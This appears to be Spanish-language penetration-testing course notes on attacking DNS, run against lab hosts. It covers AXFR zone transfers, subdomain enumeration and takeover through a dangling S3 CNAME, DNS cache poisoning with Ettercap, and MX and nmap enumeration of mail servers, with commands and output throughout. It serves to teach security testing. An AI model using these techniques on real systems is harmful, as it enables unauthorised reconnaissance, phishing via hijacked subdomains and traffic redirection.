
Transferencia de zona DNS

Una zona DNS es una parte del espacio de nombres DNS que administra una organización o un administrador específico. Dado que el DNS comprende varias zonas DNS, los servidores DNS utilizan transferencias de zona DNS para copiar una parte de su base de datos a otro servidor DNS. A menos que un servidor DNS esté configurado correctamente (lo que limita las direcciones IP que pueden realizar una transferencia de zona DNS), cualquiera puede solicitarle a un servidor DNS una copia de la información de su zona, ya que las transferencias de zona DNS no requieren ninguna autenticación. Además, el servicio DNS generalmente se ejecuta en un puerto UDP; sin embargo, cuando realiza una transferencia de zona DNS, utiliza un puerto TCP para una transmisión de datos confiable.

Un atacante podría aprovechar esta vulnerabilidad de transferencia de zona DNS para obtener más información sobre el espacio de nombres DNS de la organización objetivo, lo que aumentaría la superficie de ataque. Para explotarla, podemos usar la utilidad **dig** con la opción **AXFR** de tipo de consulta DNS para volcar todos los espacios de nombres DNS de un servidor DNS vulnerable:

DIG - Transferencia de zona AXFR


```
dig AXFR @ns1.inlanefreight.htb inlanefreight.htb
```



```
AlejandroGB@htb[/htb]# dig AXFR @ns1.inlanefreight.htb inlanefreight.htb
; <>> DiG 9.11.5-P1-1-Debian <>> axfr inlanefrieght.htb @10.129.110.213
;; global options: +cmd
inlanefrieght.htb.    604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
inlanefrieght.htb.    604800  IN      AAAA    ::1
inlanefrieght.htb.    604800  IN      NS      localhost.
inlanefrieght.htb.    604800  IN      A       10.129.110.22
admin.inlanefrieght.htb. 604800  IN      A       10.129.110.21
hr.inlanefrieght.htb.  604800  IN      A       10.129.110.25
support.inlanefrieght.htb. 604800  IN      A       10.129.110.28
inlanefrieght.htb.    604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 28 msec
;; SERVER: 10.129.110.213#53(10.129.110.213)
;; WHEN: Mon Oct 11 17:20:13 EDT 2020
;; XFR size: 8 records (messages 1, bytes 289)
```

También se pueden utilizar herramientas como [Fierce](#) para enumerar todos los servidores DNS del dominio raíz y buscar una transferencia de zona DNS:

```
fierce --domain zonetransfer.me
```



```
AlejandroGB@htb[/htb]# fierce --domain zonetransfer.me
NS: nsztm2.digi.ninja. nsztm1.digi.ninja.
SOA: nsztm1.digi.ninja. (81.4.108.41)
Zone: success
{<DNS name @>: '@ 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 '
 '172800 900 1209600 3600\n'
 '@ 300 IN HINFO "Casio fx-700G" "Windows XP"\n'
 '@ 301 IN TXT '
 '"google-site-verification=tyP28J7JAUHA9fw2sHXMgCC0I6XBmmoVi04VlMewxA"\n'
 '@ 7200 IN MX 0 ASPMX.L.GOOGLE.COM.\n'
 '@ 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.\n'
 '@ 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.\n'
 '@ 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.\n'
 '@ 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.\n'
 '@ 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.\n'
 '@ 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.\n'
 '@ 7200 IN A 5.196.105.14\n'
 '@ 7200 IN NS nsztm1.digi.ninja.\n'
 '@ 7200 IN NS nsztm2.digi.ninja.'}
```

Adquisiciones de dominios y enumeración de subdominios

Domain takeover es registrar un nombre de dominio inexistente para obtener el control de otro dominio. Si los atacantes encuentran un dominio vencido, pueden apropiarse de ese dominio para realizar otros ataques, como alojar contenido malicioso en un sitio web o enviar un correo electrónico de phishing utilizando el dominio reclamado.

La toma de control de dominio también es posible con subdominios llamados **subdomain takeover**. **CNAME** El registro de nombre canónico () de un DNS se utiliza para asignar diferentes dominios a un dominio principal. Muchas organizaciones utilizan servicios de terceros como AWS, GitHub, Akamai, Fastly y otras redes de distribución de contenido (CDN) para alojar su contenido. En este caso, generalmente crean un subdominio y lo hacen apuntar a esos servicios. Por ejemplo,

Video de explicación y ataque [Subdomain Takeover](#)

El concepto del ataque

Uno de los mayores peligros de una toma de control de un subdominio es que se puede lanzar una campaña de phishing que se considere parte del dominio oficial de la empresa objetivo. Por ejemplo, los clientes verían el enlace y verían que el dominio **customer-drive.inlanefreight.com** (que apunta a un bucket S3 inexistente de AWS) está detrás del dominio oficial **inlanefreight.com** y confiarían en él como cliente. Sin embargo, los clientes no saben que esta página ha sido duplicada o creada por un atacante para provocar un inicio de sesión por parte de los clientes de la empresa, por ejemplo.

Por lo tanto, si un atacante encuentra un **CNAME** registro en los registros DNS de la empresa que apunta a un subdominio que ya no existe y devuelve un **HTTP 404 error**, lo más probable es que podamos tomar el control de este subdominio mediante el uso del proveedor externo. Una toma de control de un subdominio ocurre cuando un subdominio apunta a otro dominio utilizando el registro CNAME que actualmente no existe. Cuando un atacante registra este dominio inexistente, el subdominio apunta al registro de dominio realizado por nosotros. Al realizar un único cambio de DNS, nos convertimos en propietarios de ese subdominio en particular y, a partir de ahí, podemos administrar el subdominio como queramos.

Lo que ocurre aquí es que el subdominio existente ya no apunta a un proveedor externo y, por lo tanto, ya no está ocupado por este proveedor. Prácticamente cualquier persona puede registrar este subdominio como propio. La visita a este subdominio y la presencia del registro CNAME en el DNS de la empresa hacen que, en la mayoría de los casos, todo funcione como se espera. Sin embargo, el diseño y la función de este subdominio están en manos del atacante.

```
sub.target.com. 60 IN CNAME anotherdomain.com
```



El nombre de dominio (por ejemplo, **sub.target.com**) utiliza un registro CNAME para otro dominio (por ejemplo, **anotherdomain.com**). Supongamos que el **anotherdomain.com** caduca y está disponible para que cualquiera pueda reclamar el dominio, ya que el **target.com** servidor DNS tiene el **CNAME** registro. En ese caso, cualquier persona que se registre **anotherdomain.com** tendrá control total sobre el dominio **sub.target.com** hasta que se actualice el registro DNS.

Enumeración de subdominios

Antes de realizar una toma de control de subdominio, debemos enumerar los subdominios de un dominio de destino utilizando herramientas como [Subfinder](#). Esta herramienta puede extraer subdominios de fuentes abiertas como [DNSdumpster](#). Otras herramientas como [Sublist3r](#) también se pueden utilizar para extraer subdominios mediante la fuerza bruta proporcionando una lista de palabras generada previamente:

Instalación de Subfinder:

```
git clone https://github.com/projectdiscovery/subfinder.git  
cd subfinder/v2/cmd/subfinder  
go build
```

```
./subfinder -d inlanefreight.com -v
```

```
AlejandroGB@htb[/htb]# ./subfinder -d inlanefreight.com -v  
Atacando el DNS  
____ _ _ / _ _ _ _ _  
(_-|| | '-' \ | | ' \ / - ) |_  
/_/|_,_|_--/|_|_|||_\_,_--|_| v2.4.5  
projectdiscovery.io  
[WRN] Use with caution. You are responsible for your actions  
[WRN] Developers assume no liability and are not responsible for any misuse or damage.  
[WRN] By using subfinder, you also agree to the terms of the APIs used.  
[INF] Enumerating subdomains for inlanefreight.com  
[alienVault] www.inlanefreight.com  
[dnsdumpster] ns1.inlanefreight.com  
[dnsdumpster] ns2.inlanefreight.com  
...snip...  
[bufferover] Source took 2.193235338s for enumeration  
ns2.inlanefreight.com  
www.inlanefreight.com  
ns1.inlanefreight.com  
support.inlanefreight.com  
[INF] Found 4 subdomains for inlanefreight.com in 20 seconds 11 milliseconds
```

Una excelente alternativa es una herramienta llamada [Subbrute](#). Esta herramienta nos permite utilizar resolutores autodefinidos y realizar ataques de fuerza bruta de DNS puros durante pruebas de penetración internas en hosts que no tienen acceso a Internet.

```
git clone https://github.com/TheRook/subbrute.git >> /dev/null 2>&1  
cd subbrute  
echo "ns1.inlanefreight.com" > ./resolvers.txt  
.subbrute inlanefreight.com -s ./names.txt -r ./resolvers.txt
```

Atacando el DNS

```
AlejandroGB@htb[~/htb]$ git clone https://github.com/TheRook/subbrute.git >> /dev/null 2>&1
AlejandroGB@htb[~/htb]$ cd subbrute
AlejandroGB@htb[~/htb]$ echo "ns1.inlanefreight.com" > ./resolvers.txt
AlejandroGB@htb[~/htb]$ ./subbrute inlanefreight.com -s ./names.txt -r ./resolvers.txt

Warning: Fewer than 14 resolvers per process, consider adding more nameservers to resolvers.txt.
inlanefreight.com
ns2.inlanefreight.com
www.inlanefreight.com
ms1.inlanefreight.com
support.inlanefreight.com

<SNIP>
```

```
nslookup -type=NS inlanefreight.htb 10.129.147.234
dig any inlanefreight.htb @10.129.147.234
echo "10.129.147.234" > resolvers.txt
python3 subbrute.py inlanefreight.htb -s ./names.txt -r ./resolvers.txt
dig axfr otro.inlanefreight.htb @10.129.147.234
```

En ocasiones las configuraciones físicas internas están poco protegidas, lo que podemos aprovechar para subir nuestras herramientas desde un pendrive. Otro escenario sería que hayamos llegado a un host interno a través de pivoting y queramos trabajar desde allí. Por supuesto, hay otras alternativas, pero no está de más conocer formas y posibilidades alternativas.

La herramienta ha encontrado cuatro subdominios asociados con inlanefreight.com. Con el comando **nslookup** o **host** podemos enumerar los **CNAME** registros de esos subdominios.

```
host support.inlanefreight.com
```

Atacando el DNS

```
AlejandroGB@htb[~/htb]# host support.inlanefreight.com
support.inlanefreight.com is an alias for inlanefreight.s3.amazonaws.com
```

El subdominio **support** tiene un registro de alias que apunta a un depósito de AWS S3. Sin embargo, la URL <https://support.inlanefreight.com> muestra un error **NoSuchBucket** que indica que el subdominio es potencialmente vulnerable a una apropiación de subdominio. Ahora, podemos apropiarnos del subdominio creando un depósito de AWS S3 con el mismo nombre de subdominio.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<Error>
  <Code>NoSuchBucket</Code>
  <Message>The specified bucket does not exist</Message>
  <BucketName>inlanefreight</BucketName>
  <RequestId>TR61BN170VZ3AXN3</RequestId>
  <HostId>8BZc3T/xP+RzzlTGWYEaufnZuQKe2tqDoxGx7LsfgeyExoyWWmz2onPByeI36iwDgZuu98v7Q78=</HostId>
</Error>
```

El repositorio [can-i-take-over-xyz](#) también es una excelente referencia para una vulnerabilidad de toma de control de subdominio. Muestra si los servicios de destino son vulnerables a una toma de control de subdominio y proporciona pautas para evaluar la vulnerabilidad.

Suplantación de DNS

La suplantación de DNS también se conoce como envenenamiento de caché DNS. Este ataque implica alterar registros DNS legítimos con información falsa para que puedan usarse para redirigir el tráfico en línea a un sitio web fraudulento. Los ejemplos de rutas de ataque para el envenenamiento de caché DNS son los siguientes:


- Un atacante podría interceptar la comunicación entre un usuario y un servidor DNS para dirigir al usuario a un destino fraudulento en lugar de uno legítimo realizando un **MITM** ataque **Man-in-the-Middle** ().
- La explotación de una vulnerabilidad encontrada en un servidor DNS podría permitir que un atacante tome control del servidor para modificar los registros DNS.

Envenenamiento de caché DNS local

Desde una perspectiva de red local, un atacante también puede realizar envenenamiento de caché DNS utilizando herramientas MITM como [Ettercap](#) o [Bettercap](#).


Para explotar el envenenamiento de caché DNS a través de **Ettercap**, primero debemos editar el **/etc/ettercap/etter.dns** archivo para asignar el nombre de dominio de destino (por ejemplo, **inlanefreight.com**) que quieren falsificar y la dirección IP del atacante (por ejemplo, **192.168.225.110**) a la que quieren redirigir a un usuario:

```
cat /etc/ettercap/etter.dns
```




The screenshot shows the Ettercap interface with a title bar "Atacando el DNS". The main window displays the command "AlejandroGB@htb[~/htb]# cat /etc/ettercap/etter.dns" followed by the contents of the file: "inlanefreight.com A 192.168.225.110" and "*.*.inlanefreight.com A 192.168.225.110". The background of the terminal window is dark grey.


A continuación, inicie la **Ettercap** herramienta y busque hosts activos dentro de la red navegando a **Hosts > Scan for Hosts**. Una vez completado, agregue la dirección IP de destino (por ejemplo, **192.168.152.129**) a Target1 y agregue una IP de puerta de enlace predeterminada (por ejemplo, **192.168.152.2**) a Target2.



Activa el ataque **dns_spoof** navegando a **Plugins > Manage Plugins**. Esto envía a la máquina de destino respuestas DNS falsas que se resolverán **inlanefreight.com** en la dirección IP **192.168.225.110**:



Después de un ataque de suplantación de DNS exitoso, si un usuario víctima que proviene de la máquina de destino **192.168.152.129** visita el **inlanefreight.com** dominio en un navegador web, será redirigido a un **Fake page** dominio alojado en la dirección IP **192.168.225.110**:



Además, un ping que provenga de la dirección IP de destino **192.168.152.129** también **inlanefreight.com** debería resolverse de **192.168.225.110** la siguiente manera:

```
Atacando el DNS

C:\>ping inlanefreight.com

Pinging inlanefreight.com [192.168.225.110] with 32 bytes of data:
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.225.110:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Atacando el DNS

Dominio	Descripción
dig AXFR @ns1.inlanefreight.htb inlanefreight.htb	Realizar un intento de transferencia de zona AXFR contra un servidor de nombres específico.
subfinder -d inlanefreight.com -v	Subdominios de fuerza bruta.
host support.inlanefreight.com	Búsqueda de DNS para el subdominio especificado.

Ataques a servicios de correo electrónico


Un **mail server** servidor de correo electrónico (a veces también denominado servidor de correo electrónico) es un servidor que maneja y envía correo electrónico a través de una red, generalmente a través de Internet. Un servidor de correo puede recibir correos electrónicos de un dispositivo cliente y enviarlos a otros servidores de correo. Un servidor de correo también puede enviar correos electrónicos a un dispositivo cliente. Un cliente es generalmente el dispositivo donde leemos nuestros correos electrónicos (computadoras, teléfonos inteligentes, etc.).

Cuando pulsamos el **Send** botón en nuestra aplicación de correo electrónico (cliente de correo electrónico), el programa establece una conexión con un **SMTP** servidor de la red o Internet. El nombre **SMTP** significa Protocolo simple de transferencia de correo y es un protocolo para enviar correos electrónicos desde clientes a servidores y desde servidores a otros servidores.

Cuando descargamos correos electrónicos a nuestra aplicación de correo electrónico, ésta se conectará a un servidor **POP3** o a **IMAP4** una aplicación en Internet, lo que permite al usuario guardar los mensajes en un buzón del servidor y descargarlos periódicamente.

De forma predeterminada, **POP3** los clientes eliminan los mensajes descargados del servidor de correo electrónico. Este comportamiento dificulta el acceso al correo electrónico en varios dispositivos, ya que los mensajes descargados se almacenan en la computadora local. Sin embargo, normalmente podemos configurar un **POP3** cliente para que conserve copias de los mensajes descargados en el servidor.

Por otro lado, de forma predeterminada, **IMAP4** los clientes no eliminan los mensajes descargados del servidor de correo electrónico. Este comportamiento facilita el acceso a los mensajes de correo electrónico desde varios dispositivos. Veamos cómo podemos apuntar a los servidores de correo.



Enumeración

Los servidores de correo electrónico son complejos y, por lo general, requieren que enumeremos varios servidores, puertos y servicios. Además, hoy en día la mayoría de las empresas tienen sus servicios de correo electrónico en la nube con servicios como [Microsoft 365](#) o [G-Suite](#). Por lo tanto, nuestro enfoque para atacar el servicio de correo electrónico depende del servicio en uso.

Podemos utilizar el registro DNS **Mail eXchanger (MX)** para identificar un servidor de correo. El registro MX especifica el servidor de correo responsable de aceptar mensajes de correo electrónico en nombre de un nombre de dominio. Es posible configurar varios registros MX, que normalmente apuntan a una matriz de servidores de correo para equilibrar la carga y lograr redundancia.

Podemos utilizar herramientas como **host** o **dig** y sitios web en línea como [MXToolbox](#) para consultar información sobre los registros MX:

Host - MX Records - Anfitrión - Registros MX

```
host -t MX hackthebox.eu
```

The screenshot shows a terminal window titled "Ataques a servicios de correo electrónico". It displays the command "AlejandroGB@htb[/htb]\$ host -t MX hackthebox.eu" and its output: "hackthebox.eu mail is handled by 1 aspmx.l.google.com."

```
host -t MX microsoft.com
```

The screenshot shows a terminal window titled "Ataques a servicios de correo electrónico". It displays the command "AlejandroGB@htb[/htb]\$ host -t MX microsoft.com" and its output: "microsoft.com mail is handled by 10 microsoft-com.mail.protection.outlook.com."

DIG - Registros MX

```
dig mx plaintext.do | grep "MX" | grep -v ";"
```

The screenshot shows a terminal window titled "Ataques a servicios de correo electrónico". It displays the command "AlejandroGB@htb[/htb]\$ dig mx plaintext.do | grep "MX" | grep -v ";"" and its output, which lists three MX records for the domain "plaintext.do":

Nombre	Peso	Tipo	Servidor
plaintext.do.	7076	IN	MX 50 mx3.zoho.com.
plaintext.do.	7076	IN	MX 10 mx.zoho.com.
plaintext.do.	7076	IN	MX 20 mx2.zoho.com.

```
dig mx inlanefreight.com | grep "MX" | grep -v ";"
```

```
AlejandroGB@htb[/htb]$ dig mx inlanefreight.com | grep "MX" | grep -v ";"  
inlanefreight.com.      300      IN      MX      10 mail1.inlanefreight.com.
```

Anfitrión - A Records

```
host -t A mail1.inlanefreight.htb.
```

```
AlejandroGB@htb[/htb]$ host -t A mail1.inlanefreight.htb.  
mail1.inlanefreight.htb has address 10.129.14.128
```

Estos **MX** registros indican que los primeros tres servicios de correo utilizan servicios en la nube G-Suite (aspmx.l.google.com), Microsoft 365 (microsoft-com.mail.protection.outlook.com) y Zoho (mx.zoho.com), y el último puede ser un servidor de correo personalizado alojado por la empresa.

Esta información es esencial porque los métodos de enumeración pueden diferir de un servicio a otro. Por ejemplo, la mayoría de los proveedores de servicios en la nube utilizan su implementación de servidor de correo y adoptan una autenticación moderna, lo que abre vectores de ataque nuevos y únicos para cada proveedor de servicios. Por otro lado, si la empresa configura el servicio, podríamos descubrir malas prácticas y configuraciones erróneas que permitan ataques comunes a los protocolos del servidor de correo.


Si nuestro objetivo es una implementación de servidor de correo personalizado como **inlanefreight.htb**, podemos enumerar los siguientes puertos:

PUERTOS SMTP – POP3 – IMAP4

Puerto	Servicio
TCP/25	SMTP sin cifrar
TCP/143	IMAP4 sin cifrar
TCP/110	POP3 sin cifrar
TCP/465	SMTP encriptado
TCP/587	SMTP cifrado/ STARTTLS
TCP/993	IMAP4 encriptado
TCP/995	POP3 encriptado

Podemos usar la opción **Nmap** de script predeterminada **-sC** para enumerar esos puertos en el sistema de destino:

```
nmap -Pn -sV -sC -p25,110,465,587,993,995 10.129.14.128
```



```
Ataques a servicios de correo electrónico
AlejandroGB@htb[/htb]$ sudo nmap -Pn -sV -sC -p25,110,465,587,993,995 10.129.14.128
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-27 17:56 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp   Postfix smtpd
|_smtp-commands: mail1.inlanefreight.htb, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME
MAC Address: 00:00:00:00:00:00 (VMware)
```

Configuraciones erróneas

